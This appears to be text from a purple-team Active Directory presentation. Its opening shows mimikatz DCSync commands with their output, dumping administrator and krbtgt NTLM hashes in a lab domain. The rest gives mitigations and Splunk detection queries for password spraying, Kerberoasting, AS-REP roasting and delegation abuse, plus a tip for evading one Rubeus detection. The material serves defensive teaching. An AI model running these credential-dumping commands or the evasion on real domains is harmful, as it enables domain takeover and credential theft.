SAM Username : ocelot
Account Type : 30000000 ( USER_OBJECT )
User Account Control : 00010200 ( NORMAL_ACCOUNT DONT_EXPIRE_PWD )
Account expiration :
Password last change : 4/11/2019 1:04:12 PM
Object Security ID : S-1-5-21-3614633456-3812767098-950797269-1107
Object Relative ID : 1107

Credentials:
Hash NTLM: 337dad... ntlm-0: 337dad... 337dad...
```

DOMAIN PRIVESC - UNCONSTRAINED DELEGATION

- 2 NTLM hashes you'll definitely want to grab are the **domain administrator's** and the **krbtgt account** hash.

```
lsadump::dcsync /user:DOMAIN\administrator
```

```
lsadump::dcsync /user:DOMAIN\krbtgt
```

```
mimikatz 2.2.0 x64 (oe.eo)
mimikatz # lsadump::dcsync /user:FOX\administrator
[DC] 'fox.com' will be the domain
[DC] 'FOX-SVR-DC.fox.com' will be the DC server
[DC] 'FOX\administrator' will be the user account

Object RDN : Administrator

** SAM ACCOUNT **

SAM Username : Administrator
Account type : 30000000 ( USER_OBJECT )
User Account Control : 00010200 ( NORMAL_ACCOUNT DONT_EXPIRE_PASSWORD )
Account expiration : 1/1/1601 3:00:00 AM
Password last change : 4/10/2019 2:35:20 AM
Object Security ID : S-1-5-21-3614633456-3812767098-95079726
Object Relative ID : 500

Credentials:
Hash NTLM: 337dadb75bc6e80363dd3c714cc75950

mimikatz #
```

```
mimikatz 2.2.0 x64 (oe.eo)
mimikatz # lsadump::dcsync /user:FOX\krbtgt
[DC] 'fox.com' will be the domain
[DC] 'FOX-SVR-DC.fox.com' will be the DC server
[DC] 'FOX\krbtgt' will be the user account

Object RDN : krbtgt

** SAM ACCOUNT **

SAM Username : krbtgt
Account Type : 30000000 ( USER_OBJECT )
User Account Control : 00000202 ( ACCOUNTDISABLE NORMAL_ACCOUNT )
Account expiration :
Password last change : 4/9/2019 4:52:35 PM
Object Security ID : S-1-5-21-3614633456-3812767098-95079726
Object Relative ID : 502

Credentials:
Hash NTLM: 0797a50a9d0faea54cbccc3360d1715f
ntlm- 0: 0797a50a9d0faea54cbccc3360d1715f
lm - 0: 78d96e150798e1d21ae9add16bd4065f
```

- **NOTE:** We'll use the krbtgt NTLM hash to set domain persistence in the next section.



RELATED MITRE TACTICS & TECHNIQUES:

- **Privilege Escalation** - <https://attack.mitre.org/tactics/TA0004/>
- **Credential Access** - <https://attack.mitre.org/tactics/TA0006/>
- **Credential Dumping** - <https://attack.mitre.org/techniques/T1003/>
- **Brute Force (Password Spraying)** - <https://attack.mitre.org/techniques/T1110/>
- **Kerberoasting** - <https://attack.mitre.org/techniques/T1208/>
- **Software (Mimikatz)** - <https://attack.mitre.org/software/S0002/>

MITIGATION:

- The most straightforward defense against password spraying is **strong account and password policies** that ensure users use hard to guess passwords/passphrases and disallow too many login attempts from attackers before accounts are locked out.
- But even strong password and account policies may not be enough to prevent password spraying since, unlike bruteforcing, it allows an attacker to be patient with their access attempts.
- So how do we detect it?

Reference:

- <https://attack.mitre.org/techniques/T1110/>
- <https://www.trimarcsecurity.com/single-post/2018/05/06/Trimarc-Research-Detecting-Password-Spraying-with-Security-Event-Auditing>

MITIGATION & DETECTION - PASSWORD SPRAYING

- Hunt for numerous failed login attempts (EventCode 4625) targeting multiple accounts, originating from a single source within a specified amount of time e.g. a 1 hour window.

```
host="FOX-SVR-DC" EventCode=4625
```

```
| stats count by Account_Name, Workstation_Name, Failure_Reason
```

The screenshot shows a Splunk search interface with the following details:

- Search Bar:** host="FOX-SVR-DC" EventCode=4625 | stats count by Account_Name, Workstation_Name, Failure_Reason
- Time Range:** Last 15 minutes
- Event Count:** 33 events (8/6/19 10:29:53.000 PM to 8/6/19 10:44:53.000 PM) No Event Sampling
- Statistics View:** Statistics (12) selected, other options include Events, Patterns, Visualization, 100 Per Page, Format, Preview.
- Table Data:** The table lists the following data:

Account_Name	Workstation_Name	Failure_Reason	count
Administrator	FOX-PC-ZERO	Unknown user name or bad password.	3
campbell	FOX-PC-ZERO	Unknown user name or bad password.	3
eva	FOX-PC-ZERO	Unknown user name or bad password.	3
meryl	FOX-PC-ZERO	Unknown user name or bad password.	3
miller	FOX-PC-ZERO	Unknown user name or bad password.	3
naomi	FOX-PC-ZERO	Unknown user name or bad password.	3
roselet	FOX-PC-ZERO	Unknown user name or bad password.	3

MITIGATION:

- Ensure strong password length (**25+ characters**) and complexity for service accounts and that these passwords periodically expire.
- Limit service account privileges and don't login to systems with service accounts with domain admin accounts. Use dedicated accounts that have limited access to your domain.

Reference:

- <https://adsecurity.org/?p=3458>

DETECTION:

- Kerberos service ticket requests are VERY frequent in a real world network/domain. So here's some advice to filter the noise:
 - Service name should not be krbtgt.
 - Service name is not a machine/computer account.
 - Failure code is '0x0' (to filter out failures, 0x0 is success).
 - Most importantly, ticket encryption type is 0x17.

Reference:

- <https://jsecurity101.com/2019/IOC-differences-between-Kerberoasting-and-AsRep-Roasting/>

MITIGATION & DETECTION - KERBEROASTING

- Look for irregular activity such as a single user requesting multiple service tickets in a very short timeframe.
- A lot of attackers will attempt to extract Kerberos hashes from all domain accounts found with SPNs.

```
index=* EventCode=4769 Service_Name!="krbtgt" Service_Name!="*$" Failure_Code ="0x0" Ticket_Encryption_Type="0x17"  
Account_Name!="*$@fox.com"  
| eval Message=substr(Message,1,40)  
| table _time, Account_Name, Service_Name, Message
```

The screenshot shows a log analysis interface with the following details:

- Search Query:**

```
1 index=* EventCode=4769 Service_Name!="krbtgt" Service_Name!="*$" Failure_Code ="0x0" Ticket_Encryption_Type="0x17" Account_Name!="*$@fox.com"  
2 | eval Message=substr(Message,1,40)  
3 | table _time, Account_Name, Service_Name, Message
```
- Event Count:** 3 events (from 8/25/19 12:00:00.000 AM to 8/25/19 12:33:20.000 AM)
- Sampling:** No Event Sampling
- Job Status:** Job ▾
- Mode:** Smart Mode ▾
- Statistics:** Statistics (3) is selected.
- Format:** 100 Per Page ▾
- Visualizations:** Preview ▾
- Table Headers:** _time, Account_Name, Service_Name, Message
- Table Data:**


_time	Account_Name	Service_Name	Message
2019-08-25 00:32:56	miller@FOX.COM	MSSQL_001	A Kerberos service ticket was requested.
2019-08-25 00:32:56	miller@FOX.COM	IIS_001	A Kerberos service ticket was requested.
2019-08-25 00:32:56	miller@FOX.COM	IIS_002	A Kerberos service ticket was requested.

MITIGATION & DETECTION – AS-REP ROASTING

MITIGATION:

- You're honestly better off focusing on mitigating AS-REP roasting than you are focusing on detecting it.
- Identify all user accounts in your domain with the “Do not require Kerberos preauthentication” setting enabled and disable the setting. If the feature is required for some sort of backwards compatibility; limit the account's privileges and access across your environment and ensure they have very strong passwords.

```
Get-ADUser -Filter 'useraccountcontrol -band 4194304' -Properties useraccountcontrol | Format-Table name,Enabled
```



A screenshot of a Windows PowerShell window titled "Windows PowerShell". The command run is "Get-ADUser -Filter 'useraccountcontrol -band 4194304' -Properties useraccountcontrol | Format-Table name,Enabled". The output shows two users: eva and vamp, both with the "Enabled" property set to "True".

Name	Enabled
eva	True
vamp	True

- If you still want to try and detect it, here's a great write-up on detecting Kerberoasting and AS-REP roasting:

<https://jsecurity101.com/2019/IOC-differences-between-Kerberoasting-and-AsRep-Roasting/>

MITIGATION & DETECTION - TARGETED ROASTING

MITIGATION:

- [Audit your domain ACLs & ACEs](#) to identify the users that are capable of modifying the attributes of sensitive objects such as admin users and groups.
- [BloodHound](#) isn't just for attackers. Run it in your domain today.
- Maintain a least privilege policy to ensure users only have the rights they require to do their job.

DETECTION:

- Monitor Event ID 4738 (a user account was changed) and EventID 5136 (a directory service object was modified) for suspicious activity such as an SPN being added to a non-service user account or unwarranted changes to a domain user's UAC value.

Reference:

- <https://www.manageengine.com/products/active-directory-audit/account-management-events/event-id-4738.html>
- <https://www.manageengine.com/products/active-directory-audit/kb/system-events/event-id-5136.html>

MITIGATION & DETECTION - TARGETED ROASTING

- EventID 4738 showing user MILLER modifying user RAIDEN to not require Kerberos preauthentication.

```
index=* EventCode=4738 Message=*Preauth*
```

```
| stats count by Account_Name, TaskCategory, Message
```

1 index=* EventCode=4738 Message=*Preauth*

2 | stats count by Account_Name, TaskCategory, Message

✓ 4 events (8/7/19 5:00:00.000 PM to 8/8/19 5:21:27.000 PM) No Event Sampling ▾

Events Patterns Statistics (4) Visualization

100 Per Page ▾ Format Preview ▾

Account_Name	TaskCategory	Message
miller	User Account Management	A user account was changed.

Subject:

Security ID:	S-1-5-21-3614633456-3812767098-950797269-1115
Account Name:	miller
Account Domain:	FOX
Logon ID:	0x15E751

Target Account:

Security ID:	S-1-5-21-3614633456-3812767098-950797269-1117
Account Name:	raiden
Account Domain:	FOX

This screenshot shows a Splunk search interface. The search query is: index=* EventCode=4738 Message=*Preauth* | stats count by Account_Name, TaskCategory, Message. It returns 4 events from August 7, 2019, to August 8, 2019. The results table has columns for Account_Name, TaskCategory, and Message. One row is highlighted for 'miller' under 'User Account Management' with the message 'A user account was changed.' Below this, detailed information is shown for the target account: Security ID (S-1-5-21-3614633456-3812767098-950797269-1115), Account Name (miller), Account Domain (FOX), and Logon ID (0x15E751). A red box highlights the target account section.

Message ▾

Old UAC Value:	0x210
New UAC Value:	0x10210

User Account Control:

'Don't Require Preauth' - Enabled

User Parameters: -

SID History: -

Logon Hours: -

This screenshot shows the 'User Account Control' properties for a user account. It displays the 'Old UAC Value' as 0x210 and the 'New UAC Value' as 0x10210. A red box highlights the 'User Account Control' section, which includes the note "'Don't Require Preauth' - Enabled". Below this, there are sections for 'User Parameters', 'SID History', and 'Logon Hours', each with a minus sign indicating they can be expanded or collapsed.

MITIGATION & DETECTION - TARGETED ROASTING

- EventID 5136 showing user MILLER setting and then deleting a fake SPN on user RAIDEN.

```
index=* EventCode=5136
```

```
| table _time, Account_Name, Type, LDAP_Display_Name, Value, DN
```

```
| rename LDAP_Display_Name as Property, DN as Target_Object
```

The screenshot shows a Splunk search interface with the following details:

- Search Query:**

```
1 index=* EventCode=5136
2 | table _time, Account_Name, Type, LDAP_Display_Name, Value, DN
3 | rename LDAP_Display_Name as Property, DN as Target_Object
```
- Results:** 4 events found between 8/8/19 5:26:00.000 PM and 8/8/19 6:26:26.000 PM.
- Statistics:** 4 events (4 rows).
- Fields:** _time, Account_Name, Type, Property, Value, Target_Object.
- Data Rows:**

_time	Account_Name	Type	Property	Value	Target_Object
2019-08-08 17:45:02	miller	Information Active Directory Domain Services Value Deleted	servicePrincipalName	heybuddy/imabouttoroastyou	CN=raiden,OU=FOX Users,OU=FOX Net,DC=fox,DC=com
2019-08-08 17:44:02	miller	Information Active Directory Domain Services Value Added	servicePrincipalName	heybuddy/imabouttoroastyou	CN=raiden,OU=FOX Users,OU=FOX Net,DC=fox,DC=com

MITIGATION & DETECTION - TARGETED ROASTING

- You should also never see Kerberos service ticket requests for non-service domain user accounts.
- This is usually a sign of a targeted roast against your domain users.

```
index=* EventCode=4769 Service_Name!="krbtgt" Service_Name!="*" Failure_Code ="0x0" Ticket_Encryption_Type="0x17" Account_Name!"*@$@fox.com"
| eval Message=substr(Message,1,40)
| table _time, Account_Name, Service_Name, Message
```

The screenshot shows a Splunk search interface with the following details:

- Search Query:**

```
index=* EventCode=4769 Service_Name!="krbtgt" Service_Name!="*" Failure_Code ="0x0" Ticket_Encryption_Type="0x17" Account_Name!"*@$@fox.com"
| eval Message=substr(Message,1,40)
| table _time, Account_Name, Service_Name, Message
```
- Results Summary:** 3 of 3 events matched. No Event Sampling.
- Statistics:** 3 events found.
- Event Details:**

_time	Account_Name	Service_Name	Message
2019-08-07 19:27:16	miller@FOX.COM	MSSQL_001	A Kerberos service ticket was requested.
2019-08-07 19:27:16	miller@FOX.COM	IIS_001	A Kerberos service ticket was requested.
2019-08-07 19:22:40	miller@FOX.COM	raiden	A Kerberos service ticket was requested.

MITIGATION & DETECTION – UNCONSTRAINED DELEGATION

MITIGATION:

- Don't use unconstrained delegation, instead focus on using [constrained delegation](#); it's a safer form of Kerberos delegation that allows you to specify the services that the server with delegation enabled can access.
- All sensitive user accounts (e.g. domain admins) should also be configured with the “[Account is sensitive and cannot be delegated](#)” setting. This will prevent their TGT tickets from being forwarded to other systems.
- Consider using the [Protected Users](#) group in Active Directory. Just like the setting above, this group prevents forwarding of its members credentials via any sort of Kerberos delegation.

Reference:

- <https://adsecurity.org/?p=1667>
- <https://blogs.technet.microsoft.com/389thoughts/2017/04/18/get-rid-of-accounts-that-use-kerberos-unconstrained-delegation/>
- <https://www.cyberark.com/threat-research-blog/weakness-within-kerberos-delegation/>

DETECTION:

- The SpoolSample method we used isn't the only way unconstrained delegation can be abused.
- But since it's the attack method we covered, we'll discuss some of the applicable detection methods while using SpoolSample discussed in this [amazing post](#) by @Cyb3rWard0g.
- Some of the detection techniques highlighted in the post are:
 - Rubeus.exe command line values.
 - Rubeus.exe process typo during Kerberos ticket enumeration.
 - Rubeus.exe behavior when accessing lsass.exe.
 - Detecting SpoolSample.exe traffic.

MITIGATION & DETECTION - UNCONSTRAINED DELEGATION

- As mentioned earlier, command line values can be easily manipulated by attackers and shouldn't be relied on.
- Here's a simple query to detect command line values containing the word "Rubeus".

```
index=windows AND sourcetype="wineventlog:microsoft-windows-sysmon/operational" CommandLine=*Rubeus*
| table _time, ComputerName, User, Image, IntegrityLevel, CommandLine
```

Events					
Statistics (3)					
100 Per Page ▾ Format Preview ▾					
_time	ComputerName	User	Image	IntegrityLevel	CommandLine
2019-08-08 17:07:54	FOX-PC-ZERO.fox.com	NOT_TRANSLATED FOX-PC-ZERO\vv1	C:\Users\miller\Desktop\PurpleHaze\Rubeus.exe	High	"C:\Users\miller\Desktop\PurpleHaze\Rubeus.exe" monitor /interval:5
2019-08-08 17:18:27	FOX-PC-ZERO.fox.com	NOT_TRANSLATED FOX-PC-ZERO\vv1	C:\Users\miller\Desktop\PurpleHaze\Rubeus.exe	High	"C:\Users\miller\Desktop\PurpleHaze\Rubeus.exe" ptt /ticket:doIFEjCCBQ6gAwIBBaEDAgEWooIEIzCCBB9hggQbMIIIF6ADAgEFoQkbB0ZP
2019-08-08 17:18:33	FOX-PC-ZERO.fox.com	NOT_TRANSLATED FOX-PC-ZERO\vv1	C:\Users\miller\Desktop\PurpleHaze\Rubeus.exe	High	"C:\Users\miller\Desktop\PurpleHaze\Rubeus.exe" klist

MITIGATION & DETECTION - UNCONSTRAINED DELEGATION

- A more interesting artifact is a typo made by Rubeus while enumerating Kerberos tickets.
- It generates a process named **User32LogonProcessss**. That's process with 3 "s".
- I've got no idea if this is an intentional artifact or not, but it should be pretty easy to detect in your environment.

```
index=* EventCode=4611 Logon_Process_Name="User32LogonProcess"
| table _time, Account_Name, Message
```

The screenshot shows a log viewer interface with the following details:

- Search Query:**


```
1 index=* EventCode=4611 Logon_Process_Name="User32LogonProcessss"
2 | table _time, Account_Name, Message
```
- Event Count:** 2 events (8/8/19 12:00:00.000 AM to 8/8/19 6:38:41.000 PM) | No Event Sampling ▾
- Statistics:** 2 events found.
- Format:** 100 Per Page ▾ | Format | Preview ▾
- Table Headers:** _time, Account_Name, Message
- Table Data:**

_time	Account_Name	Message
2019-08-08 17:18:33	FOX-PC-ZERO\$	A trusted logon process has been registered with the Local Security Authority. This logon process will be trusted to submit logon requests.
- Event Details:**

Subject:
Security ID: S-1-5-18
Account Name: FOX-PC-ZERO\$ (highlighted)
Account Domain: FOX
Logon ID: 0x3e7

Logon Process Name: User32LogonProcessss (highlighted)

- An attacker can bypass this specific detection by changing the process string in Rubeus's code.
- You can change the process name in the LSA class file ([LSA.cs](#)).




```
LSA.cs  X
C# Rubeus
13
14     namespace Rubeus
15     {
16         public class LSA
17         {
18             public static IntPtr LsaRegisterLogonProcessHelper()
19             {
20                 // helper that establishes a connection to the LSA server and verifies that the caller is a logon application
21                 // used for Kerberos ticket enumeration
22
23                 string logonProcessName = "User32LogonProcessss";
24                 Interop.LSA_STRING_IN LSAString;
25                 IntPtr lsaHandle = IntPtr.Zero;
26                 UInt64 securityMode = 0;
27
28                 LSAString.Length = (ushort)logonProcessName.Length;
29                 LSAString.MaximumLength = (ushort)(logonProcessName.Length + 1);
30                 LSAString.Buffer = logonProcessName;
31
32                 int ret = Interop.LsaRegisterLogonProcess(LSAString, out lsaHandle, out securityMode);
33
34                 return lsaHandle;
35             }
36         }
```

MITIGATION & DETECTION - UNCONSTRAINED DELEGATION

- Another method to detect Rubeus's behavior highlighted in @Cyb3rWard0g's post is looking for Audit Failures in EventID 4673 (a privileged service was called) since Rubeus attempts to access the privileged `LsaRegisterLogonProcess()` service without the `SeTcbPrivilege` set. Filter out non-system users to reduce the noise.

```
index=* EventCode=4673 Keywords="Audit Failure" Account_Name!="*\$"
```

```
| table _time, ComputerName, Account_Name, Privileges, Service_Name, Process_Name
```



The screenshot shows a Splunk search interface with the following details:

- Search Query:**

```
1 index=* EventCode=4673 Keywords="Audit Failure" Account_Name!="*\$"  
2 | table _time, ComputerName, Account_Name, Privileges, Service_Name, Process_Name
```
- Results:** 10 events found between 8/8/19 12:00:00.000 AM and 8/8/19 7:16:26.000 PM.
- Statistics:** 10 events.
- Table Headers:** _time, ComputerName, Account_Name, Privileges, Service_Name, Process_Name.
- Table Data:** The table lists several events. Two specific events are highlighted with a red border:

_time	ComputerName	Account_Name	Privileges	Service_Name	Process_Name
2019-08-08 17:11:07	FOX-PC-ZERO.fox.com	v1v1	SeTcbPrivilege	LsaRegisterLogonProcess()	C:\Windows\System32\lsass.exe
2019-08-08 17:18:33	FOX-PC-ZERO.fox.com	v1v1	SeTcbPrivilege	LsaRegisterLogonProcess()	C:\Windows\System32\lsass.exe

MITIGATION & DETECTION - UNCONSTRAINED DELEGATION

